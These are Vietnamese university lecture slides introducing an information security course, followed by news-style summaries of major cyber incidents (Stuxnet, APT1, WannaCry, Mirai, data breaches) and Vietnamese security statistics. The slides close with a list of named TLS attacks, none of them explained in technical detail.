CƠ SỞ AN TOÀN THÔNG TIN

Bài 01. Tổng quan về an toàn thông tin

1. Giới thiệu học phần
2. Tình hình an toàn thông tin gần đây
3. Đối tượng an toàn thông tin
4. Khái niệm an toàn thông tin

Mục tiêu học phần

❑ Học phần: Cơ sở an toàn thông tin

❑ Mục tiêu:

- Khái niệm an toàn thông tin
- Hiểm họa an toàn thông tin
- Phương pháp đảm bảo an toàn thông tin
- Phương tiện đảm bảo an toàn thông tin

3

Cấu trúc học phần

- Tổng thời lượng: 45 tiết
- Số buổi: 11 buổi
- Hình thức buổi học
- Hình thức thi: viết (90’ – không sử dụng tài liệu).

1. Giới thiệu học phần
2. Tình hình an toàn thông tin gần đây
3. Đối tượng an toàn thông tin
4. Khái niệm an toàn thông tin

Sự kiện an ninh mạng gần đây

- 2010: Sâu Stuxnet

Siêu vũ khí chiến tranh mạng: Stuxnet, sâu máy tính bí ẩn

Cập nhật lúc 13h22' ngày 04/01/2011

Hàng ngàn máy ly tâm làm giàu uranium của Iran đột nhiên "chết đứng". Một cuộc chiến không bom đạn và thương vong đã bắt đầu và dường như đã đẩy lùi chương trình hạt nhân của Iran đến 2 năm.

Đây là một cuộc chiến không có tiếng động, không có xác chết mà các chuyên gia về máy tính đã báo động từ lâu nhưng mới được đề cập một cách nghiêm túc hồi tháng 6-2010.

Vũ khí tối mật trong cuộc chiến này là một con sâu máy tính cực kỳ bí ẩn không rõ của ai, có sức tàn phá vật chất khủng khiếp. Nó không chỉ hủy diệt những vật thể mà nó len lỏi vào mà còn có thể hủy diệt cả những ý tưởng.

Siêu vũ khí có nguồn gốc mơ hồ

Tên "*cúng cơm*" của nó là sâu **Stuxnet**, một "*siêu vũ khí*" chiến tranh mạng - theo nhận định của các chuyên gia an ninh máy tính - thực sự gây lo ngại cho mọi quốc gia.

Stuxnet chính là một con worm và nó hoạt động theo 3 giai đoạn. Đầu tiên, nó sẽ nhắm đến các máy tính sử dụng Windows để lây nhiễm và tiếp tục lan truyền qua mạng bằng biện pháp tự sao chép. Sau đó, Stuxnet sẽ nhắm vào Step7, một phần mềm chạy trên Windows do Siemens phát triển để kiểm soát các thiết bị công nghiệp, ví dụ như van, lò nung... Cuối cùng, sâu này sẽ tìm cách phá hỏng các bộ lập trình logic (programmable logic controller - PLC, dùng để kiểm soát các hệ thống, máy móc và công cụ dùng trong công nghiệp).

Cũng vì khả năng của mình mà chủ nhân của Stuxnet có thể bí mật trinh thám xem những hệ thống công nghiệp nào được sử dụng ở cơ sở sản xuất của nạn nhân. Chúng thậm chí còn có thể làm cho các máy li tâm quay nhanh đến nỗi hỏng trục mà người vận hành không hề hay biết. (Tính đến ngày hôm nay Iran cũng chưa xác nhận một bài báo nói rằng Stuxnet đã làm hỏng một số máy li tâm của họ).

Và nhiều hiểm họa khác

6

Sự kiện an ninh mạng gần đây

- 2/2013: Mandiant về Đơn vi 61398

'Trung Quốc có hàng ngàn hacker chuyên tấn công mạng'

20/02/2013 | 08:42

Đó là kết luận điều tra của công ty an ninh mạng hàng đầu của Mỹ, Mandiant, đưa ra hôm qua (19/2).

Công ty Mandiant tiết lộ, hàng trăm cuộc điều tra của công ty đã cho thấy:

Các nhóm hacker đột nhập vào các tờ báo Mỹ, cơ quan Chính phủ và nhiều công ty 'nằm ở Trung Quốc và chính quyền Trung Quốc biết về họ'.

Bản báo cáo dài 74 trang tập trung vào một nhóm hacker mang tên 'APT1' - viết tắt của cụm từ Đe dọa Liên tục Cấp cao.

'Chúng tôi tin APT1 có thể tiến hành các chiến dịch phá hoại qua mạng kéo dài, với quy mô rộng bởi nhóm này được sự ủng hộ từ chính quyền' - Mandiant nói.

http://m.tinngan.vn/%27Trung-Quoc-co-hang-ngan-hacker-chuyen-tan-cong-mang%27_0-150-0-384264.html
https://dl.dropboxusercontent.com/u/72247729/Mandiant%20Report%20about%20APT1%20of%20China%20to%20US.pdf

Thuật ngữ **APT** (Advanced Persistent Threat) được dùng để chỉ kiểu tấn công dai dẳng và có chủ đích vào một thực thể. Kẻ tấn công có thể được hỗ trợ bởi chính phủ của một nước nào đó nhằm tìm kiếm thông tin tình báo từ một chính phủ nước khác. Tuy nhiên không loại trừ mục tiêu tấn công có thể chỉ **là** một tổ chức tư nhân.

7

Sự kiện an ninh mạng gần đây

- 5/2017: WannaCry



8

Sự kiện an ninh mạng gần đây

❑ Các hệ thống nổi tiếng để lộ tài khoản người dùng ở quy mô lớn


- 2012: 130 triệu tài khoản Linkedin
- 2013: 340 triệu tài khoản MySpace
- 5/2014: 233 triệu tài khoản eBay
- 9/2014: 5 triệu tài khoản Gmail
- 6/2016: 100 triệu tài khoản VK (Facebook Nga)

http://dantri.com.vn/suc-manh-tri-thuc/gan-5-trieu-tai-khoan-va-mat-khau-gmail-bi-dang-tai-cong-khai-len-internet-941885.htm

9

Sự kiện an ninh mạng gần đây

- 6/2015: Lộ thông tin cá nhân ở Mỹ



Hơn 4 triệu nhân viên liên bang Mỹ bị tin tặc tấn công

Thứ sáu, 05/06/2015, 12:10 (GMT+7)

*** Mỹ đang mở rộng chương trình do thám Internet"**

Chính phủ Mỹ ngày 4-6 thừa nhận tin tặc có thể đã tiếp cận được thông tin cá nhân của khoảng 4 triệu nhân viên liên bang Mỹ, kể cả những người đã nghỉ hưu. Đây là vụ tấn công mạng lớn nhất từ trước tới nay nhằm vào các cơ quan liên bang của Mỹ.

http://sggp.org.vn/thegioi/2015/6/385788/

Sự kiện an ninh mạng gần đây

- 6/2015: Kaspersky bị tấn công



PC World VN » Công nghệ » An ninh mạng

Thứ Năm, 11/06/2015 15:17 (GMT+7)

Kaspersky bị tấn công mạng trong thời gian dài

T.H.A

(PCWorldVN) Hãng an ninh mạng Nga Kaspersky hôm 10/6 bất ngờ tuyên bố các hệ thống máy tính của họ từng bị thâm nhập hồi đầu năm 2015, đồng thời ám chỉ có quốc gia hậu thuẫn các hoạt động này.

Tuyên bố chính thức được **Kaspersky** phát đi được đánh giá là "gây sốc" bởi một hãng bảo mật hàng đầu thế giới vẫn có thể là nạn nhân của một vụ tấn công không gian mạng tức điều đó có nghĩa là trình độ của nhóm **hacker** thực hiện không phải dạng vừa.

Tuy nhiên, Kaspersky khẳng định mọi dữ liệu khách hàng của hãng vẫn an toàn tuyệt đối bởi vụ tấn công đầy phức tạp này "tránh xa" thông tin người dùng, thay vào đó hacker chỉ tập trung thâm nhập vào

http://www.pcworld.com.vn/articles/cong-nghe/an-ninh-mang/2015/06/1239484/kaspersky-bi-tan-cong-mang-trong-thoi-gian-dai/

Sự kiện an ninh mạng gần đây

- 7/2015: Hacking Team bị hack



Trang chủ » Hacker/Virus » Hacker

Lượt xem: 2291 | Gửi lúc: 10/07/2015 17:10:36

SHARE

"Hacking Team" bị hack – Không gì là an toàn tuyệt đối!

Ngày 5/7/2015, Một nhóm hacker đã thực hiện tấn công vào Công ty chuyên cung cấp phần mềm gián điệp Hacking Team và sau đó sử dụng tài khoản Twitter của chính công ty này để công khai các dữ liệu khai thác được. Có khoảng 500GB dữ liệu đã được phát tán trên Internet nhằm mục đích tiết lộ danh sách các khách hàng và những mã nguồn được bảo vệ.

http://antoanthongtin.vn/Detail.aspx?NewsID=256d85ad-0c54-4ce1-b138-ea8a5f1e6506&CatID=be577820-e67b-4ac6-95a9-b2c1cd87aa5f

12

Sự kiện an ninh mạng gần đây

- **6/2016: Hàn Quốc tố hacker Triều Tiên đánh cắp bí mật quân sự**

- Sử dụng 16 máy chủ từ Bình Nhưỡng
- Đánh cắp 42.000 tài liệu

13

Sự kiện an ninh mạng gần đây

❑ **8/2016: Nhóm Hacker NSA bị hack**

- Equation Group: nhóm hacker thuộc NSA
- Equation Group: đã hoạt động ~20 năm
- Equation Group: liên quan Stuxnet

- The Shadow Brokers: đã hack EQ
- The Shadow Brokers: được cho là của Nga

http://securitydaily.net/nhom-hacker-thuoc-nsa-bi-hack-hang-loat-cong-cu-hacking-bi-mat-bi-ro-ri/
http://securitydaily.net/tong-quan-ve-vu-viec-nsa-bi-hack-ai-dung-dang-sau-cuoc-tan-cong/

14

Sự kiện an ninh mạng gần đây

- Botnet **Mirai** đã xâm nhập vào gần **900,000** thiết bị IoT trên thế giới (Nguồn: Kaspersky 2017).
- GitHub, Twitter, Reddit, Netflix, Airbnb
- 1 Tbit/s (Google: 24.3 terabytes of bandwidth per day)





Case Study: Dark Trace

Tấn công vào thiết bị điều nhiệt thông minh trong bể cá cảnh
Leo thang tấn công sang thiết bị camera
Quan sát được người chơi tại sòng bài

- Nguy cơ xuất hiện mọi nơi từ những thiết bị đơn giản nhất
- Ảnh hưởng rất cao kể cả tầm quốc gia

Theo *Business Insider*, Nicole Eagan, CEO của công ty an ninh mạng Darktrace, mới đây đã tiết lộ vụ tấn công hi hữu. Cụ thể, một sòng bạc đã trở thành nạn nhân của tin tặc khi kẻ gian tìm được lỗ hổng thông qua một chiếc nhiệt kế thông minh được dùng để theo dõi nước trong hồ cá đặt ngay giữa sảnh. "Những kẻ tấn công đã sử dụng nhiệt kế thông minh để xâm nhập vào mạng nội bộ", Eagan chia sẻ. "Sau đó chúng tìm thông tin cá nhân của những tay chơi bạc lớn rồi lấy dữ liệu ra theo cách đã đi vào, qua nhiệt kế, rồi tải lên hệ thống lưu trữ đám mây".

Dữ liệu bị lấy có thể là thông tin về một số khách hàng chi tiêu nhiều nhất trong casino, cùng với các thông tin cá nhân khác. Tất cả được thực hiện nhờ việc kiểm soát một thiết bị IoT.

Theo Eagan, sự gia tăng mạnh mẽ của các thiết bị kết nối thông minh như đèn, nhiệt kế... khiến cho mọi người dễ bị tấn công mạng hơn và đây là một ví dụ điển hình về rủi ro có thể xảy ra.

"Có rất nhiều thiết bị IoT, từ bộ đo nhiệt, hệ thống làm lạnh, hệ thống HVAC (Heating, Ventilation and Air conditioning - Nhiệt, thông gió và điều hòa không khí), đến những người mang thiết bị hỗ trợ Alexa của họ vào văn phòng", CEO này cho biết. "Nó mở rộng phạm vi tấn công và hầu hết những thiết bị này không được bảo vệ bởi các hệ thống phòng thủ truyền thống".

Cụ thể hơn, đó là việc các thiết bị IoT hiện nay có xu hướng được thiết kế rất cơ bản, không bao gồm các tính năng bảo mật bổ sung ngoài giao thức WPA2 phổ biến của mạng Wi-Fi. Mà trên thực tế, đây cũng không phải là một lớp bảo mật hoàn hảo. Tất nhiên, chúng đang được cải tiến để trở nên an toàn hơn, nhưng thế vẫn chưa đủ để tách xa khỏi sự dòm ngó của những kẻ tin tặc.

Sự kiện an ninh mạng gần đây

TÌNH HÌNH TRONG NƯỚC

Từ năm 2011: Việt Nam thường xuyên là mục tiêu của hacker Trung Quốc

VNISA (2012): 78% website **.gov.vn** có thể bị tấn công toàn diện

BKAV (2013): "phần mềm gián điệp đã xuất hiện tại hầu hết các cơ quan quan trọng từ các cơ quan Chính phủ, Quốc hội tới Bộ Quốc phòng, Bộ Công an hay các ngân hàng, viện nghiên cứu, trường đại học"

17

Sự kiện an ninh mạng gần đây

- 10/2014: VCCorp bị tấn công

Bài học rút ra sau vụ việc VCCorp bị tấn công.


07/11/2014 09:14:00

Trung tuần tháng 10 vừa qua hệ thống Data center của VCCorp bị tấn công khiến toàn bộ các sản phẩm của VCCorp và các trang báo điện tử của VCCorp như: Dân Trí, Người Lao Động, Gia đình & Xã hội, VnEconomy....không thể truy cập trong nhiều ngày. Theo thông tin mới nhất điều tra được, phần mềm độc hại cài cắm vào hệ thống của VCCorp không phải phần mềm viết tay của một nhóm nghiệp dư hoặc một cá nhân mà là của một nhóm chuyên nghiệp. Phần mềm kiểu này trên thế giới được định giá khoảng 200.000 - 1 triệu USD. Bên cạnh khoản đầu tư phần mềm độc hại này, nhóm tấn công còn dành khoảng 3 - 5 người theo dõi hệ thống của VCCorp trong vòng 6 tháng. Ước tính chi phí đầu tư cho "chiến dịch" tấn công vào VCCorp trung tuần tháng 10/2014 lên tới 500.000 USD và thiệt hại gây ra khoảng 20 - 30 tỷ đồng. Cơ quan an ninh vẫn đang tiếp tục điều tra.

18


Sự kiện an ninh mạng gần đây

- 5/2015: Nhà báo Việt bị theo dõi



19

Sự kiện an ninh mạng gần đây



http://dantri.com.vn/suc-manh-so/canh-bao-e-mail-mao-danh-thu-tuong-phat-tan-ma-doc-1434256404.htm

20

Sự kiện an ninh mạng gần đây

- 7/2016: Vietnam Airlines



21

Sự kiện an ninh mạng gần đây

Gần 7.700 sự cố tấn công mạng vào các website tại Việt Nam trong quý I/2017

Từ tháng 1 - 3/2017, Trung tâm VNCERT đã ghi nhận gần 7.700 sự cố tấn công mạng vào các website tại Việt Nam, gồm 2.848 trang bị tấn công Deface (thay đổi giao diện), 3.783 trang bị cài Malware (mã độc) và 1.050 website bị đặt Phishing (lừa đảo).

Thông tin trên vừa được ông Nguyễn Khắc Lịch, Phó Giám đốc Trung tâm Ứng cứu sự cố máy tính Việt Nam - VNCERT cho biết tại buổi khai mạc chương trình diễn tập điều phối ứng cứu mạng máy tính khu vực châu Á - Thái Bình Dương (APCERT Drill) năm nay vào sáng 22/3/2017.

22

Điểm yếu bảo mật ở Việt Nam

147K trên 316K camera ở VN có lỗ hổng bảo mật



300K trên 5.6M Router tại VN có lỗ hổng bảo mật




Việt Nam có số lượng thiết bị nhiễm mã độc này cao nhất trên thế giới

Theo thống kê của Cục ATTT, trong **316 ngàn camera giám sát được kết nối và công khai** trên mạng Internet thì có hơn **147 ngàn** thiết bị có **lỗ hổng**, chiếm **47%**; về các thiết bị router

Kết quả nghiên cứu của Bkav hồi năm 2016 cho thấy: có hơn **5,6 triệu router** trên khắp thế giới có lỗ hổng, riêng tại Việt Nam con số này là **300 nghìn**, tương đương với 300 nghìn hệ thống mạng đang trong tình trạng bỏ ngỏ.

Thiệt hại do các tấn công mạng tại Việt Nam



Source: https://www.bkav.com.vn/tin_tuc_noi_bat/-/chi_tiet/511114/tong-ket-an-ninh-mang-nam-2017-va-du-bao-xu-huong-2018

Sự kiện an ninh mạng gần đây

- 2010: Padding Oracle Attack
- 2011: BEAST (Browser Exploit Against SSL/TLS)
- 2012: CRIME (Compression Ratio Info-leak Made Easy)
- 2014: HeartBleed
- 2015: FREAK (Factoring Attack on RSA-EXPORT Keys)

- Padding …. CBC của mã khối
- **BEAST (Browser Exploit Against SSL/TLS) là kỹ thuật khai thác điểm yếu của chế độ mã khối CBC và mức độ bảo mật yếu của trình duyệt web. Lỗ hổng loại này tồn tại trong các phiên bản SSL2.0, SSL 3.0/TLS 1.0 có hỗ trợ chế độ mã khối CBC.**
- CRIME: Mozilla và Google (CVE-2012-4929), khai thác thông tin rò rỉ tỷ lệ nén (cookie trong TLS/SSL) -> vô hiệu hóa hàm nén hoặc dùng hàm nén SPDY)
